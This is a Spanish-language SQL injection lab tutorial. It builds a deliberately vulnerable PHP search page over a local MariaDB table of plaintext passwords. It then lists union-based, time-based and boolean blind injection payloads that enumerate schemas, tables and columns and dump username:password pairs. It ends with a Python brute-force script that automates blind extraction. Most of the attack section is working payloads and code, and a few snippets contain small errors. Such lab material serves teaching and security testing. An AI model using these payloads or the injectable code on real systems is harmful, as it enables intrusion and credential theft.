

# Creación base de datos SQL

## Inyección SQL

Una **inyección SQL** (SQL Injection) es una técnica de ataque utilizada por ciberdelincuentes para manipular las consultas SQL (Structured Query Language) que se ejecutan en una base de datos. A través de esta técnica, un atacante puede insertar (o "inyectar") código SQL malicioso en una entrada de usuario que luego es procesada por la aplicación web. Este código malicioso puede hacer que la base de datos ejecute comandos no deseados, lo que puede comprometer la seguridad de la aplicación y los datos almacenados.

- Link del video -> <https://www.youtube.com/watch?v=F82dVpOfP20>

## Instalación y puesta en marcha

Instalamos en nuestro equipo mariadb-server:

```
sudo apt install mariadb-server apache2 php-mysql
```

Acto seguido ejecutamos la aplicación y validamos el proceso que esté en el puerto 3306 y apache2 en el 80:

```
service mysql start
```

```
sudo lsof -i:3306
```

```
sudo service apache2 start
```

```
sudo lsof -i:80
```

## Creación de la base de datos

Ahora vamos a conectarnos a mysql, y al ser la primera vez damos directamente al enter sin introducir password:

```
mysql -uroot -p
```

```
create database Prueba1;
```

```
use Prueba1;
```

```
create table users(id int(32), username varchar(32), password  
varchar(32));
```

- Nunca guardes contraseñas en texto claro. Usa un algoritmo de hashing seguro como **bcrypt**, **argon2** o **PBKDF2** para almacenar contraseñas de forma segura. Ejemplo en pseudocódigo:

```
-- Hash la contraseña antes de insertarla:  
INSERT INTO users (username, password_hash) VALUES ('usuario',  
HASH('contraseña', 'bcrypt'));
```

En aplicaciones, las contraseñas se deben comparar con el hash almacenado usando herramientas adecuadas, no directamente.

```
show tables;
```

```
MariaDB [Prueba1]> show tables;  
+-----+  
| Tables_in_Prueba1 |  
+-----+  
| users              |  
+-----+  
1 row in set (0,000 sec)
```

```
describe users;
```

```
MariaDB [Prueba1]> describe users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'describe users' at line 1
MariaDB [Prueba1]> describe users;
```

Field	Type	Null	Key	Default	Extra
id	int(32)	YES		NULL	
username	varchar(32)	YES		NULL	
password	varchar(32)	YES		NULL	

```
3 rows in set (0,001 sec)
```

```
insert into users(id, username, password) values(1, admin,
qwerty123456);
```

```
insert into users(id, username, password) values(2, 'frib1t',
'jajajatelocreiste');
```

```
insert into users(id, username, password) values(3, 'Thomas',
'Setens0');
```

```
select * from users;
```

```
MariaDB [Prueba1]> select * from users;
```

id	username	password
1	admin	qwerty123456
2	frib1t	jajajatelocreiste
3	Thomas	Setens0

```
3 rows in set (0,000 sec)
```

## Creación del archivo search.php

```
<?php
$server = "localhost";
$username = "kali";
$password = "kali123";
$database = "Prueba1";
$conn = new mysqli($server, $username, $password, $database);
$id = $_GET['id'];
// echo $id;
$data = mysqli_query($conn, "select username from users where id =
'$id'") or die(mysqli_error($conn)); # devuelve un error y se detiene
```

```
el script.  
    $response = mysqli_fetch_array($data);  
    echo $response['username'];  
?>
```

## Primera Inyección SQL

- Explicación:


Dentro del archivo search.php se crean las variables de conexión y a continuación a través del campo **id** cuando se hace la petición por **GET**, se envía la siguiente data:

```
$data = mysqli_query($conn, "select username from users where id =  
'$id'") or die(mysqli_error($conn));
```

Cuando en el navegador introduces **?id=1** estás seleccionando el usuario de la tabla users donde el id es 1. Al hacer una petición maliciosa, por ejemplo: **1111' union select database()--** - lo que estas haciendo es comentar el resto de la línea y mostrar la base de datos.

```
$data = mysqli_query($conn, "select username from users where id =  
'1'") or die(mysqli_error($conn));
```

```
$data = mysqli_query($conn, "select username from users where id =  
'1111' union select database()-- -'") or die(mysqli_error($conn));
```



## Orden de los comandos en el video

### Ordenamiento

```
' order by 100-- -
```

## Ver campos inyectables

```
' union select 1,2-- -
```

En el caso del video solo existía un único campo.

Ahora usaremos **union select** para agregar resultados a la base de datos original, si lo usamos con un usuario existente, no nos va a arrojar nada porque el campo ya esta ocupado, si lo hacemos con el identificador de un usuario inexistente nos arrojará el valor que hayamos puesto. Además debemos de saber cuantas columnas hay para que el parámetro funcione, ejemplo **' union select 1,2-- -** en caso de dos columnas.

## Ver base de datos actual del sistema

```
1111' union select database()-- -
```

- Para ver **el resto de bases de datos** podemos usar:

```
1111' union select schema_name from information_schema.schemata-- -
```

- Si solo nos arroja el resultado information\_schema, podemos jugar poniendo limites ; **0,1, 1,1, 2,1** etc.

```
1111' union select schema_name from information_schema.schemata limit 0,1-- -
```

- También para que salgan todas en el mismo campo se puede jugar con **group\_concat**

```
1111' union select group_concat(schema_name) from information_schema.schemata-- -
```

## Tablas

```
1111' union select group_concat(table_name) from information_schema.tables where table_schema='Prueba1'-- -
```

## Users

```
1111' union select group_concat(column_name) from information_schema.columns where table_schema='Prueba1' and
```

```
table_name='users'-- -
```

## Contenido de las columnas

- Desde otra base de datos:

```
1111' union select group_concat(username) from Prueba1.users-- -
```


- Desde la misma:

```
1111' union select group_concat(username) from users -- -
```

```
1111' union select group_concat(password) from users -- -
```

- Verlo de forma concatenada:

```
1111' union select group_concat(username,':',password) from users -- -
```



## SQLi Alternativas

Ahora el **Script** no mandará errores en la web:

```
<?php
    $server = "localhost";
    $username = "kali";
    $password = "kali123";
    $database = "Prueba1";

    // Conexión a la base de datos
    $conn = new mysqli($server, $username, $password, $database);

    $id = $_GET['id'];

    echo "[+] Tu valor introducido es: " . $id . "<br>-----
    -----<br>";
```

```

    $data = mysqli_query($conn, "select username from users where id =
'id'");

    $response = mysqli_fetch_array($data);

    echo $response['username'];

?>

```

Para probar si es vulnerable, ya que no verás nada puede probar si se retarda el tiempo elegido con esta orden:

```
1'or sleep(5)-- -
```

También puedes ver si hay cambios visibles en la web.

```
1' union select 1 -- -
```

```
4' union select 5 -- -
```

```
1' union select database() -- -
```

```
4' union select database() -- -
```

```
4' union select group_concat(schema_name) from
information_schema.schemata -- -
```

## Sanitización

Puede que mysql esté sanitizado.

```

<?php
    $server = "localhost";
    $username = "kali";
    $password = "kali123";
    $database = "Prueba1";
    $conn = new mysqli($server, $username, $password, $database);
    // Sanitización
    $id = mysqli_real_escape_string($conn, $_GET['id']); #Esto
escapa los caracteres para sanear el sql


    echo "[+] Tu valor introducido es: " . $id . "<br>-----
-----<br>";
    $data = mysqli_query($conn, "select username from users where id =

```

```
'$id'");
    $response = mysqli_fetch_array($data);
    echo $response['username'];
?>
```

Puede que no haga falta también el uso de comillas si el programador puso la línea del valor sin comilla:

```
$data = mysqli_query($conn, "select username from users where id =
$id") or die(mysqli_error($conn));
```



Pero si empezamos de nuevo podremos atacar de diferentes modos.

```
4' union select database() -- -
```

## Estado de error

También puede responder con una página de error si no existe el valor introducido:

```
<?php
    $server = "localhost";
    $username = "kali";
    $password = "kali123";
    $database = "Prueba1";

    // Conexión a la base de datos
    $conn = new mysqli($server, $username, $password, $database);

    $id = mysqli_real_escape_string($conn, $_GET['id']);

    // echo "[+] Tu valor introducido es: " . $id . "<br>-----
    -----<br>";

    $data = mysqli_query($conn, "select username from users where id =
$id") or die(mysqli_error($conn));


    $response = mysqli_fetch_array($data);
```



```
if (!isset($response['username'])){\n    http_response_code(404);\n}\n\n?>
```

## Curl

En la salida del navegador no veremos nada, pero si hacemos la petición por curl con el parámetro **-I** para ver las cabeceras tendremos esta respuesta, **200 OK** si existe o **404** si no existe:



```
/var/www/html\n$ curl -s -X GET "http://localhost/searchUsers.php?id=5" -I\nHTTP/1.1 404 Not Found\nDate: Mon, 12 Jun 2023 18:38:57 GMT\nServer: Apache/2.4.56 (Debian)\nContent-Length: 0\nContent-Type: text/html; charset=UTF-8\n\n/var/www/html\n$ curl -s -X GET "http://localhost/searchUsers.php?id=1" -I\nHTTP/1.1 200 OK\nDate: Mon, 12 Jun 2023 18:39:04 GMT\nServer: Apache/2.4.56 (Debian)\nContent-Length: 0\nContent-Type: text/html; charset=UTF-8
```

Es preferible operar con estos parámetros **-G** ya que es get, **--data-urlencode** (para urlencodarlo sin necesidad de urlencodear espacios ni nada).

```
curl -s -X GET "http://localhost/searchUsers.php" -G --data-urlencode\n"id=2"
```

## Boolean-based blind SQL Injection

Descubrir los usuarios con CURL

Y ahora podemos jugar con lo siguiente:

```
curl -s -X GET "http://localhost/searchUsers.php" -G --data-urlencode\n"id=9 or 1=1"
```

Si no es nueve, prueba 1=1

**search.php**

```

<?php
$server = "localhost";
$username = "kali";
$password = "kali123";
$database = "Prueba1";

$conn = new mysqli($server, $username, $password, $database);

// Ocultar errores en caso de consultas fallidas
mysqli_report(MYSQLI_REPORT_OFF);

$id = $_GET['id'];
$query = "SELECT username FROM users WHERE id = '$id'";
$data = mysqli_query($conn, $query);

// Verificar si hay resultados
if ($data && mysqli_num_rows($data) > 0) {
    // Resultado encontrado: Respuesta para condición verdadera
    echo "Usuario encontrado.";
} else {
    // Resultado no encontrado: Respuesta para condición falsa
    http_response_code(404);
}

// Cerrar la conexión
$conn->close();
?>

```

- Ver la longitud y strings de la base de datos!!!

```

' or '1' = '1
1' union select database() -- -
' or length(database())>=5
' or length(database())>=8 -- -
' and substring(database(),1,1)='a' # a
' and substring(database(),2,1)='d' # d

```

1. Probamos a buscar la **longitud** de la base de datos:

```

1' and length(database())<=7 -- -

```

2. A continuación buscaremos el **primer carácter** de la base de datos:

```

1' and substring(database(),1,1)='a'
1' and substring(database(),1,1)='P' -- -
1' and substring(database(),1,1)='P

```

### 3. Ahora el **segundo**:

```
1' and substring(database(),1,1)='r' -- -
```

## Automatizamos el proceso

```
#!/usr/bin/python3
import requests, signal, sys, time, string
from pwn import *

def def_handler(sig, frame):
    print("\n\n[!] Saliendo...\n")
    sys.exit(1)

signal.signal(signal.SIGINT, def_handler)

# Variables Golvas
main_url = "http://localhost/search.php?id="
characters = string.printable

def sqli():
    p1 = log.progress("Fuerza bruta")
    p1.status("Iniciando proceso de fuerza bruta")
    time.sleep(2)
    p2 = log.progress("Datos extraidos")
    data = ""
    for position in range(1, 40):
        for character in characters:
            sqli_url = main_url + "1' and
substring(database(),%d,1)='%s" % (position, character)
            r = requests.get(sqli_url)
            if "Usuario encontrado." in r.text:
                data += character
                p2.status(data)
                break

    p1.success("Ataque de inyección SQL finalizado")
    p2.success(data)
if __name__ == '__main__':
    sqli()
```

- Ahora toca averiguar más información:

#### 1. Todas las bases de datos:

```
substring((select group_concat(schema_name) from
information_schema.schemata), %d,1)='%s"
```

## 2. tabla:

```
"1' and substring((select group_concat(table_name) from  
information_schema.tables where table_schema='Prueba1'), %d,1)='%s"
```

## 3. columnas:

```
"1' and substring((select group_concat(column_name) from  
information_schema.columns where table_schema='Prueba1' and  
table_name='users'), %d,1)='%s"
```

## 4. nombres y passwd:

```
"1' and substring((select group_concat(username,':', password) from  
users), %d,1)='%s"
```